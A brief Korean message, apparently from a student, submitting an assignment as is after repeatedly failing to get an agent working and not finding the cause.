에이전트 어떻게든 해볼려고 했는데 아무리 계속해봐도 안되서 이렇게나마 과제를 제출합니다
다 도저히 뭐가 원인인지 알수가없더라고요 ㅠㅠ